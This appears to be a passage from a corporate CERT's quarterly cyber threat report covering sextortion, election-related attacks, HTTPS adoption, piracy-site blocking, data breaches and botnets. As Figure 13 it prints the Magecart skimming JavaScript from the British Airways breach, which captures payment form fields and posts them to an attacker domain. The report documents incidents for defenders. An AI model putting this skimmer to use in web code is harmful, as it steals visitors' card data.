JPCERT/CC alerted that extortion emails demanding Bitcoin payments had been sent since around July 21. The email claimed that "an image of the receiver viewing pornographic websites was secretly recorded using the web-camera" and he/she "must pay money to prevent it from being disclosed" (Figure 9). It was characterized by the fact that the password that the receiver had actually used was written in the email body to convince as if it was true [52]. According to a study by Trend Micro, as of October 1, a total of 3.4 BTC (equivalent to 2.5 million yen) had been paid in 46 cases [53].




Figure 9: Extortion email demanding Bitcoin payment [53]

2.5. Cyber attacks involving political activities in the U.S.

2.5.1. Those related to the 2016 U.S. presidential election

Since the "Russian interference" in which the Russian government is suspected to have interfered in the U.S. presidential election, concerns over cyber attacks from abroad have been growing in the U.S.

Table 9: Events related to the 2016 U.S. presidential election

Date	Outline
July 13	In relation to the presidential election, the U.S. authorities have charged 12 Russian intelligence officers with domestic computer intrusion. They were said to have used Bitcoin, which has high anonymity, for purchasing servers, registering domains, and other hacking related payments [54].
Aug. 1	The U.S. government made a statement that it would create a new department within the government to prepare for large-scale cyber attacks against important public infrastructure, including financing, electricity, and communications [55].
Sep. 21	The U.S. government published the "National Cyber Strategy", which compiled national security policies to protect U.S. citizens from threats in cyberspace. It listed four countries, namely Russia, China, Iran, and North Korea, as "adversaries" and criticized that "(these four countries) use cyber tools to undermine our economy and democracy, steal our intellectual property" [56].

2.5.2. Those related to the 2018 midterm election

On July 19, Microsoft announced that it stopped attempts to launch cyber attacks against three midterm election candidates. The attacker used the phishing tactics similar to "2.3.1 Phishing attacks targeting Office 365", attempting to steal authentication information of candidates' campaign staff by creating an authentication page disguised as Microsoft's domain [57]. On August 21, Microsoft announced again that it stooped attempted attacks by the cyber attack group APT28 (Fancy Bear) [58].

2.5.3. Talks between President Trump and President Putin

On July 16, President Trump and President Putin talks in Helsinki. From July 12, just before the talks, cyber attacks against Finland have sharply increased (Figure 10). These attacks originated from China and used SSH (TCP 22) and SMB (TCP 445) ports [59].




Figure 10: Sharp increase in attack traffic directed toward Finland [59]

2.6. Moving to Always on HTTPS

Encrypting the entire website, instead of encrypting only some pages of the website that contain sensitive information, is called "Always on HTTPS (SSL)". For the following reasons, moving to Always on HTTPS is accelerating [60].

- Masquerading and wiretapping can be prevented, thereby improving safety for website visitors
- Access analysis accuracy can be improved, thereby benefiting website administrators
- HTTPS is practically required for using the next generation protocol HTTP/2 to benefit from improved speed

However, moving to Always on HTTPS is seemed to be delayed for websites of Japanese ministries/agencies and local governments. As of October 1, the websites of the Ministry of Economy, Trade and Industry and the Ministry of Internal Affairs and Communications have not been moved to Always on HTTPS. As of early June, 37.4% of local governments' websites have moved to Always on HTTPS [61]. When accessing websites that have not moved to Always on HTTPS, an alarm display, as shown in Figure 11, appears in the banner portion of the browser.

Table 10: Events concerning Always on HTTPS

Date	Outline
July 24	Version 68 of Google Chrome was released. From this version onward, a logo "Not secure" (unprotected communication) is displayed in the banner of HTTP-based websites [62].
Aug. 24	According to a study by a security researcher, majority of Alexa[5] top 1 million websites have moved to HTTPS [63].

Figure 11: Alarm display in the banner of HTTP-based websites [62]

2.7. Discussions on manga piracy websites and blocking

Pirated manga websites that post images of popular manga works without permission have been an issue. "Manga-Mura" in particular had many users, with the number of monthly users exceeding tens of millions. The Content Overseas Distribution Association estimated the amount of damage caused by "Manga-Mura" to be approx. 300 billion yen [64]. "Manga-Mura" was closed in late April and is no longer accessible, but preventing similar websites from appearing is difficult. A measure being discussed is "website blocking".

Website blocking is a mechanism in which Internet service providers (ISPs) automatically detect users viewing the websites concerned and block them (Figure 12). Implementing website blocking allows ISPs to identify tastes and interests, etc. of users, which may cause privacy issues. How should disadvantages caused by copyright infringement and disadvantages caused by infringement of secrecy of communications of general users be adjusted is being discussed [65].

[5] Alexa Internet. It is an Internet-related company that collects data on website usage.

Table 11: Events related to piracy websites

Date	Outline
Apr. 13	The Japanese government held a meeting of the Ministerial Meeting Concerning Measures Against Crime, Intellectual Property Strategic Headquarter and decided on measures against manga piracy websites [66]. *As a temporary emergency measure until laws are established, it is considered appropriate to implement blocking exclusively against three websites, namely "Manga-Mura", "Anitube", and "Miomio", and other equivalent websites as voluntary efforts of private business operators.*
Apr. 23	Three companies, namely NTT Communications, NTT Docomo, and NTT Plala, announced that they would implement blocking against three manga piracy websites, including "Manga-Mura", etc. [67].
June to Oct.	The Japanese government held meetings of the "Study Group on Measures against Internet Piracy" and discussed measures against piracy websites. The 9th meeting was held on October 15, but the planned "Interim Summary" was not completed and further meetings were postponed indefinitely [68].




Figure 12: Mechanism of website blocking [69]

2.8. Information leakage

Large-scale information leakage due to unauthorized access repeatedly occurred on overseas websites. Moreover, there had been unintended data disclosure due to inadequate access privileges in online storage such as AWS S3, etc. and database such as MongoDB, etc.

Table 12: List of information leakage incidents

Date	Outline	Number of cases of damage
June 18	Leakage of customers' personal information occurred on the Adidas U.S. Website. Millions of customers were affected, and the information leaked included their contact information, names, and encryption passwords [70].	Millions of personal information
July 11	Leakage of users' personal information occurred in Timehop application. Approx. 21 million users were affected, and the information leaked included their names, email addresses, and birthdays. The attacker obtained authentication information of the cloud environment of the said company and broke into the system [71].	21 million personal information
July 19	Leakage of users' personal information occurred in Reddit. The attacker accessed database backup data of 2007 and earlier and obtained email addresses and password hashes. Reddit has been using multi-factor authentication, but the attacker wiretapped SMS and broke through multi-factor authentication [72].	All users registered in May 2007 and earlier

July 20	The Singapore government announced that patient information had been leaked from the medical group SingHealth due to unauthorized access. Approx. 1.5 million patients were affected, and the information leaked included their names, sex, and addresses. The Prime Minister of Singapore was also included, and the government said that it was a highly advanced attack targeting certain targets [73].	1.5 million personal information
Aug. 21 to Sep. 5	There had been an attack against the British Airways website, stealing user inputs on mobile applications. Approx. 380,000 persons were affected, and the information stolen included names and credit card information entered on the website [74]. The security company RiskIQ pointed out that it was deemed to have been committed by the cybercrime group Magecart because of the similarity with the information leakage case occurred in Ticketmaster in June [75].	380,000 personal information

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Figure 13: Malicious JavaScript code inserted in the British Airways website [75]

2.9. Botnet

While connecting various devices and home electric appliances to the Internet improves the convenience, cases where vulnerable IoT devices are invaded and added to Botnet are increasing. Once IT devices are added to Botnet, they can unintentionally assist cyber attacks and crimes. For IoT devices connected to the Internet, measures such as changing the default password of administrator's account to a strong password, regularly updating software, and not opening unnecessary ports, etc. should be taken.

Table 13: List of Botnet-related events

Date	Outline
July 4	According to the Ministry of Internal Affairs and Communications, vulnerabilities such as inadequate password setting, etc. were found in 150 IoT devices already deployed in important infrastructure [76].
July 20	According to a study by the security company Avast, 68% of users had not changed the default authentication information of routers and 64% had not updated the firmware [77].
July 23	The security company Fortinet alerted that the Botnet Hide 'N Seek had been spreading, targeting home electric appliances. The total number of IoT devices is estimated to reach 20.4 billion by 2020, suggesting an increased likelihood of vulnerabilities. [78].

July 23	Trend Micro alerted the spread of a variant of the malware Satori that infects IoT devices to form Botnet. A sharp increase in traffic scanning TCP 5555, which is the Android debug port, had just been detected (Figure 14) [79].
Sep. 9	The security company PaloAlto reported that it had found variants of the Botnets Mirai and Gafgyt. A variant of Mirai exploited the vulnerability (CVE-2017-5638) of Apache Struts. It was the vulnerability exploited in the case of information leakage occurred in the U.S. consumer credit information company Equifax in 2017. A variant of Gafgyt exploited the vulnerability (CVE-2018-9866) of the firewall product SonicWall released in August [80].




Figure 14: Sharp increase in traffic scanning TCP 5555 due to a variant of the malware Satori [79]

3. Forecasts for 3Q/FY2018 onward

NTTDATA-CERT forecasts the trends in cyber attacks for 3Q/FY2018 onward as follows.

3.1. Shift from ransomware to attacks targeting cryptocurrencies

Attacks targeting money will continue to shift from ransomware to attacks targeting cryptocurrencies. However, attacks involving coin miners, which cause cryptocurrency mining, will relatively decrease, while attacks that directly steal cryptocurrencies from exchanges and users will increase. The reasons are the following two:

- To mine major cryptocurrencies, you need specialized hardware. Using general purpose machines (PCs) for mining cannot provide sufficient profits.
- The prices of minor cryptocurrencies tend to fluctuate, and profits cannot be gained by mining.

From the reasons given above, crimes targeting new exchanges with weak security and deceiving users to transfer money is likely to increase.

3.2. Password list attacks

The effectiveness of password list attacks had been proven by past cases of successful unauthorized logins. In many services, email addresses are used as account names, and cases of leakage of email addresses to the Internet also occurring continually. There is a concern over large-scale password list attacks occurring from combining the leaked lists.


4. Timeline for 2Q/FY2018

▲: Worldwide
▲: Limited to some overseas regions
▲: Limited to Japan

: Vulnerability
: Threat
: Cyber attack/ incident

: Measure
: Government effort

* Dates listed in timeline may not be the date of the occurrence of the event but instead the date they were posted in articles.

